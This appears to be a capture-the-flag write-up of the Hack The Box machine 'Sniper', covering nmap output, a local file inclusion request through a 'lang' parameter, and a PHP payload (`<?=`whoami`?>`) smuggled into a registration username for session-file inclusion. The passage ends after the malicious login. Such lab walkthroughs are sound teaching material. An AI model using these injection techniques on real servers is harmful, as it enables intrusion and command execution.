Sniper

Synopsis


Sniper is a medium difficulty Windows machine which features a PHP server. The server hosts a file that is found vulnerable to local and remote file inclusion. Command execution is gained on the server in the context of NT AUTHORITY\iUSR via local inclusion of maliciously crafted PHP Session files. Exposed database credentials are used to gain access as the user Chris , who has the same password. Enumeration reveals that the administrator is reviewing CHM (Compiled HTML Help) files, which can be used the leak the administrators NetNTLM-v2 hash. This can be captured, cracked and used to get a reverse shell as administrator using a PowerShell credential object.

Skills

- enumeration
- LFI and RFI
- PHP session file abuse
- Malicious CHM creation
- Net-NTLMv2 hash capture and cracking


Exploitation

As always we start with the nmap to check what services/ports are open



```
└─# nmap -A 10.10.10.151
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-14 04:32 EDT
Nmap scan report for 10.10.10.151
Host is up (0.11s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: Sniper Co.
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 6h59m59s
| smb2-time:
|   date: 2023-08-14T15:33:40
|_  start_date: N/A

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   96.57 ms 10.10.14.1
```

we started our exploitation from the browser
Opening the web port gave us the following application



Sniper Co.

Welcome to Sniper Co.

We take care of your goods and their safety. Urgent delivery? We gotchu!


Efficient tracking

We track your package as if it's ours ! 24x7 live tracking available on our app.

Fast Delivery Guaranteed

Even superman and batman use our service to order goods. What else do you seek? ;)

After clicking around we got to other pages



About us

Fast delivery guaranteed

Our Services?


Whether it's 10 violins for a local music shop or 10,000 vaccines for an overseas clinic, there's a lot riding on your ability to deliver and track a package. But the information that you need about status to manage these two shipments is completely different.We offer services to track the delivery person responsible and keep notes on it.

That's why we've developed a range of tracking tools that deliver precisely the information you need, where and when you need it. So you can re-route those violins to arrive at school for the first day of class. Or estimate delivery of that life-saving medicine so the clinic can schedule staff.

Lorem ipsum dolor sit amet

Lorem ipsum?

And the login page




Welcome

Username

Password

Don't have an account? Sign Up

The first page contains a parameter, what makes a perfect opportunity for injection vulnerabilities, we started from checking for Local file inclusion




```
GET /blog/?lang=/Windows/System32/license.rtf HTTP/1.1
Host: 10.10.10.151
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.151/blog/index.php
Connection: close
Cookie: PHPSESSID=eismpc432qj7gihsbchbsgpdd0
Upgrade-Insecure-Requests: 1
```

```
	</body>

    </html>
    {\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033\deflangfe1033{\fontt
    {\f0\fswiss\fprq2\fcharset0 Segoe UI;}}
    {\stylesheet{ Normal;}{\s1 heading 1;}{\s2 heading 2;}{\s3 heading 3;}}
    {\*\generator Riched20 6.3.9600}{\*\mmathPr\mdispDef1\mwrapIndent1440
    }\viewkind4\uc1
    \pard\widctlpar\sa200\tx540\tx1080\tx1620\tx2160\tx2700\tx3240\tx3780\b\f
    fs22 IMPORTANT NOTICE\b0  (followed by LICENSE TERMS)\par
    \b Diagnostic and Usage Information.\b0  Microsoft automatically collects
    this information, which may be associated with your organization, over th
    internet, and uses it to help improve your installation, upgrade, and use
    experience, and the quality and security of Microsoft products and
    services. Windows Server has four (4) information collection settings
    (Security, Basic, Enhanced, and Full), and uses the \ldblquote\b
    Enhanced\b0\rdblquote  setting by default. The Enhanced level includes
    information required to: (i) run our anti-malware and diagnostic and usag
    information technologies; (ii) understand device quality, and application
    usage and compatibility; and (iii) identify quality issues in the use and
    performance of the operating system and applications.\par
    \b Choice and Control:\b0  Administrators can change the level of
    information collection through \b Settings\b0 . For more information on
    diagnostic and usage information, see (aka.ms/winserverdata) and the
    Microsoft Privacy Statement (aka.ms/privacy).\par
    \par

    \pard\nowidctlpar\sa200\qr\tx540\tx1620\tx2160\tx2700\tx3240\tx3780\b Las
    updated April 2018\par

    \pard\nowidctlpar\sa200\tx540\tx1080\tx1620\tx2160\tx2700\tx3240\tx3780
    MICROSOFT SOFTWARE LICENSE TERMS\par

    \pard\brdrb\brdrs\brdrw10\brsp20
    \nowidctlpar\sa200\tx540\tx1080\tx1620\tx2160\tx2700\tx3240\tx3780
    MICROSOFT WINDOWS SERVER \par

    \pard\nowidctlpar\sa200\tx540\tx1620\tx2160\tx2700\tx3240\tx3780 Thank yo
    for choosing Microsoft! \b0 Depending on how you obtained Windows Server
```

And we got the ability to read files from the system

After that in order to get a remote code execution, we return to the login page where we registered a malicious user, but it’s important to notice that the username contains a valid command - whoami




Welcome

Username

Password

LOGIN

Don't have an account? Sign Up



Welcome


simon@sniper.htb

<?=`whoami`?>

●●●●●●●

Don't have an account? Sign Up

Our malicious user was created and we logged in as him




User Portal Under Construction

Please forgive the inconvenience.
We are currently initializing our brand new site.

It's okay, we're excited too!

Click Here to Logout

